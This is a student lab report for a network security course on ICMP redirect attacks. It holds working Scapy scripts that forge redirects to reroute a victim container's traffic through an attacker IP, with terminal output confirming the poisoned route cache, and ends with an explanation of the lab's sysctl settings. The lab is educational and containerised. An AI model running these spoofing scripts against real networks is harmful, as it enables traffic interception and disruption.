Computer Science and Engineering

Network Security


Mario Ghaly- 900202178
Freddy Amgad - 900203088

Task 1A :

So To execute the lab we first construct our code as shown in the screenshot it is simply a loop that keep sending the ICMP redirect request to the victim telling that the default gateway must be 10.9.0.111 not 10.9.0.11


```
root@c68ea9f6888d / [SIGINT]# cat icmp1a.py
from scapy.all import *
import time

# ------------------------------
# 🛠️Configure your parameters
# ------------------------------
victim_ip = "10.9.0.5"           # Victim's IP
victim_gw_ip = "10.9.0.11"        # Victim's default gateway
malicious_router_ip = "10.9.0.111"  # Attacker's (malicious router's) IP

# Ethernet addresses (use actual MACs if needed)
src_mac = "02:42:0a:09:00:6f"    # Your (attacker's) MAC
dst_mac = "02:42:0a:09:00:05"    # Victim's MAC

# ------------------------------
# 📦 Craft the ICMP Redirect packet
# ------------------------------
def build_redirect():
    ether = Ether(src=src_mac, dst=dst_mac)
    ip = IP(src=victim_gw_ip, dst=victim_ip)
    icmp = ICMP(type=5, code=1, gw=malicious_router_ip)

    # Dummy IP header + original payload (what the victim tried to send)
    original_ip = IP(src=victim_ip, dst="192.168.60.5")
    original_payload = ICMP()  # Could be any protocol, but ICMP is fine here

    packet = ether / ip / icmp / original_ip / original_payload
    return packet

# ------------------------------
# 🔁 Keep sending the packet every second
# ------------------------------
if __name__ == "__main__":
    print("[*] Sending ICMP Redirects every 1 second... Ctrl+C to stop")
    pkt = build_redirect()

    while True:
        sendp(pkt, verbose=False)
        print(f"[+] Sent ICMP Redirect to {victim_ip} ➡️Use {malicious_router_ip} as next hop")
        time.sleep(1)
```

So as we see nothing was in the cache




So for the sake of the environment mechanism I first run the mtr command on the victim side as we see here

After that I runned the code



```
oot  etc  icmp1a.py  icmp1c.py  lib32  libx32  mnt   proc  run
oot@c68ea9f6888d /# python3 icmp1a.py

*] Sending ICMP Redirects every 1 second... Ctrl+C to stop
+] Sent ICMP Redirect to 10.9.0.5 ➡Use 10.9.0.111 as next hop
+] Sent ICMP Redirect to 10.9.0.5 ➡Use 10.9.0.111 as next hop
+] Sent ICMP Redirect to 10.9.0.5 ➡Use 10.9.0.111 as next hop
+] Sent ICMP Redirect to 10.9.0.5 ➡Use 10.9.0.111 as next hop
+] Sent ICMP Redirect to 10.9.0.5 ➡Use 10.9.0.111 as next hop
+] Sent ICMP Redirect to 10.9.0.5 ➡Use 10.9.0.111 as next hop
+] Sent ICMP Redirect to 10.9.0.5 ➡Use 10.9.0.111 as next hop
+] Sent ICMP Redirect to 10.9.0.5 ➡Use 10.9.0.111 as next hop
+] Sent ICMP Redirect to 10.9.0.5 ➡Use 10.9.0.111 as next hop
+] Sent ICMP Redirect to 10.9.0.5 ➡Use 10.9.0.111 as next hop
+] Sent ICMP Redirect to 10.9.0.5 ➡Use 10.9.0.111 as next hop
+] Sent ICMP Redirect to 10.9.0.5 ➡Use 10.9.0.111 as next hop
+] Sent ICMP Redirect to 10.9.0.5 ➡Use 10.9.0.111 as next hop
+] Sent ICMP Redirect to 10.9.0.5 ➡Use 10.9.0.111 as next hop
+] Sent ICMP Redirect to 10.9.0.5 ➡Use 10.9.0.111 as next hop
```

Then run the command showing the ip cache and we find that the attack was succeed



```
root@da1b6078b4fc /# ip route show cache

192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 272sec
root@da1b6078b4fc /#
```

As we see here the attack succeeded and the victim was tricked to direct its traffic to 10.9.0.111 instead of the legitimate router.

Task 1b :

First of all I started by trying to know the correct ip of the website

```
root@7e422b4e8847 /# nslookup usestrix.com

Server:         127.0.0.11
Address:        127.0.0.11#53

Non-authoritative answer:
Name:   usestrix.com
Address: 172.67.142.112
Name:   usestrix.com
Address: 104.21.71.29
Name:   usestrix.com
Address: 2606:4700:3036::ac43:8e70
Name:   usestrix.com
Address: 2606:4700:3035::6815:471d
```

After that I started by crafting the code that will send the traffic to the router the traffic for the target site 104.21.71.29(as I got form the nslookup)


```
root@c68ea9f6888d / [SIGINT]# cat icmp1b.py
from scapy.all import *
import time

# 🎯 Target: remote website
target_site = "104.21.71.29"        # IP of usestrix.com (get from nslookup)
victim_ip = "10.9.0.5"
real_router = "10.9.0.11"
malicious_router = "10.9.0.111"

def send_redirect():
    ip = IP(src=real_router, dst=victim_ip)
    icmp = ICMP(type=5, code=1, gw=malicious_router)

    # Pretend victim sent a packet to usestrix.com
    fake_payload = IP(src=victim_ip, dst=target_site) / ICMP()

    packet = ip / icmp / fake_payload
    send(packet)
    print(f"[+] Sent ICMP Redirect to {victim_ip} ➡️Route {target_site} via {malicious_router}")

while True:
    send_redirect()
    time.sleep(1)
```

Then I flushed the cache make the mtr command


```
root@da1b6078b4fc /# ip route flush cache

root@da1b6078b4fc /# ip route show cache

root@da1b6078b4fc /# mtr -n 104.21.71.29
```

```
                                 My traceroute  [v0.95]
0ba6349b22b5 (10.9.0.5) -> 142.250.64.78 (142.250.64.78)                2025-05-23T10:23:55+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                                 Packets               Pings
 Host                                          Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.111                                  0.0%    10    0.2   0.5   0.1   2.3   0.7
    10.9.0.1
 2. 10.9.0.1                                    0.0%    10    0.2   2.1   0.2  18.6   5.8
    10.2.138.1
 3. 10.253.1.101                               22.2%    10   12.1  24.1   0.5 102.3  36.1
 4. 10.0.66.2                                  22.2%    10    3.7  14.9   1.8  34.8  14.3
 5. 62.115.45.148                              22.2%    10    4.6  22.1   4.4  43.7  14.6
 6. 62.115.136.146                             22.2%    10    3.4  20.9   3.3  79.0  27.6
 7. 62.115.124.117                             77.8%    10    7.3  18.8   7.3  30.3  16.2
 8. 62.115.153.213                             22.2%    10    7.3  22.5   4.1  86.2  29.3
 9. 108.170.236.173                            22.2%    10   17.4  15.1   5.4  21.1   5.9
10. 192.178.105.16                             33.3%    10   19.1  22.6   5.0  38.6  12.4
11. 209.85.252.77                              33.3%    10   23.6  23.3   6.2  37.5  11.6
12. 192.178.75.28                              33.3%    10   14.3  20.8  12.5  30.8   6.8
13. 142.251.233.251                            33.3%    10   20.3  27.8  18.6  48.3  10.9
14. 142.251.69.52                              33.3%    10   88.3  98.8  88.3 134.8  17.9
15. 142.251.69.0                               25.0%     9   90.4  98.7  87.6 117.1  12.3
16. 192.178.106.157                            25.0%     9   91.1 100.5  87.6 133.9  17.5
17. 142.250.46.195                             25.0%     9   87.2 102.8  87.2 129.3  16.4
18. 142.250.64.78                              25.0%     9   86.5  96.1  86.5 105.2   6.9
```

Then I started executing the attack




After that I ran the ip show cache command and unexpectedly I found that the victim was redirected to the 10.9.0.111 as seen in the picture so the attach succeed in this environment even if our target website was outside the lan



Task 1 c :

So first of all I assumed that the unexisting Ip is 192.168.60.8 I tied ping it to make sure it does not exist



I wrote my malicious code

```
root@d8e89af66139 / [SIGINT]# cat new.py
from scapy.all import *
import time

# Victim and routing setup
victim_ip = "10.9.0.5"
real_router = "10.9.0.11"
fake_gateway = "10.9.0.111"   # 🚫 This machine doesn't exist

# Target IP the victim will try to reach
target_ip = "192.168.60.8"    # or any other real destination

def send_redirect():
    ip = IP(src=real_router, dst=victim_ip)
    icmp = ICMP(type=5, code=1, gw=fake_gateway)
    fake_payload = IP(src=victim_ip, dst=target_ip) / ICMP()
    pkt = ip / icmp / fake_payload
    send(pkt)
    print(f"[+] Sent ICMP Redirect to {victim_ip} ➡️Route {target_ip} via FAKE gateway {fake_gateway}")

while True:
    send_redirect()
    time.sleep(1)
```

Then I flushed the cache as shown in the picture and ran the mtr

```
                                 My traceroute  [v0.95]
0ba6349b22b5 (10.9.0.5) -> 192.168.60.8 (192.168.60.8)                2025-05-23T10:50:14+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                                          Packets               Pings
 Host                                                   Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.111                                          37.5%    16    0.2   0.5   0.1   3.0   0.9
    10.9.0.11
 2. 10.9.0.11                                           81.2%    16    1.9 1036.   0.2 3108. 1794.
 3. (no route to host)
```

Then I ran my code

```
^Keyboard Interrupt
root@d8e89af66139 / [SIGINT]# python3 new.py
.
Sent 1 packets.
[+] Sent ICMP Redirect to 10.9.0.5 ➡️Route 192.168.60.8 via FAKE gateway 10.9.0.111
.
Sent 1 packets.
^CTraceback (most recent call last):
```

Then the attack succeed as we see in the picture

```
root@0ba6349b22b5 /# ip route show cache
192.168.60.8 via 10.9.0.111 dev eth0
    cache <redirected> expires 161sec
root@0ba6349b22b5 /#
```

The victim **believes it should go to 192.168.60.8 via the attacker's IP (10.9.0.111)** instead of the real router.

Task 1d :

1. The `sysctl` entries in the `docker-compose.yml` file are used to **disable the ability of the malicious router container to send ICMP redirect messages** automatically. This ensures that only manually crafted redirect messages (e.g., with Scapy) are sent, which is important for this lab's controlled attack environment.

2. If we change their values to `1`, the container will now be able to send **automatic ICMP redirect messages**. This could:

- Introduce **unintended ICMP redirects**, especially in Task 1.A and 1.C.
- Have **no impact** on Task 1.B (remote redirect), since redirects are not applicable across external networks.
- Generally make the behavior **less controlled**, and may interfere with our crafted packets. Therefore, keeping them at `0` ensures the redirect logic stays fully under our control.

Bonus :

This occurs because Linux only updates the routing cache—not the main routing table—based on live traffic. If the victim container is idle and not transmitting packets, there will be no cache entry to update, and the redirect will be ignored. In contrast, VMs maintain a more persistent routing cache, allowing redirects to be accepted more readily. Furthermore, the redirect packet must closely match the victim's active traffic, including the protocol (e.g., ICMP, UDP) and destination IP. If there is a mismatch—for example, spoofing an ICMP redirect while the victim is sending UDP packets—the redirect will not be accepted. To address this, the victim must be

made to send traffic (e.g., using `ping`) during the attack, and the redirect packet must be carefully crafted to match the protocol and destination of that traffic. This ensures that the routing cache exists and the spoofed redirect is processed successfully.